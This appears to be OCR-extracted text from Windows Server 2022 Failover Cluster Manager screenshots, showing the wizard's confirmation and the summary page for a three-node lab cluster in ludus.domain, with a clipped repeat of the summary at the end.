Creating New Cluster
Summary


You have successfully completed the Create Cluster Wizard.

```
Node
test-cluster2.ludus.domain
test-cluster3.ludus.domain
test-cluster.ludus.domain
Cluster
cluster
Quorum
Node and Disk Majority (Cluster Disk 1)
IP Address
10.3.10.100
```

To view the report created by the wizard, click View Report.
To close this wizard, click Finish.

View Report...

Finish



Cluster cluster.ludus.domain

Summary of Cluster cluster

cluster has 0 clustered roles and 3 nodes.

Name: cluster.ludus.domain

Current Host Server: test-cluster2

Recent Cluster Events: None in the last hour

Witness: Cluster Disk 1

Networks: Cluster Network 1

Subnets: 1 IPv4 and 0 IPv6

Configure

Configure high availability for a specific clustered role, add one or more servers (nodes), or copy roles from a cluster running Windows Server 2022 or supported previous versions of Windows Server.

Configure Role...

Validate Cluster...

Add Node...

Copy Cluster Roles...

Cluster-Aware Updating...

Failover cluster topics on the Web

Navigate

Roles

Nodes

Storage

Networks

Cluster Events


Cluster Core Resources

Name	Status	Information
Storage		
Cluster Disk 1	Online	

cluster.ludus.domain:

Windows Server 2022 Standard Evaluation
Windows License valid for 170 days
Build 20348.fe_release.210507-1500

7:47 PM
7/24/2025



nary of Cluster cluster

r has 0 clustered roles and 3 nodes.

r.ludus.domain

Server: test-cluster

er Events: None in the last 24 hours

ster Disk 1

Networks: Cluster Network 1

Subnets: 1 IPv4 and 0 IPv6

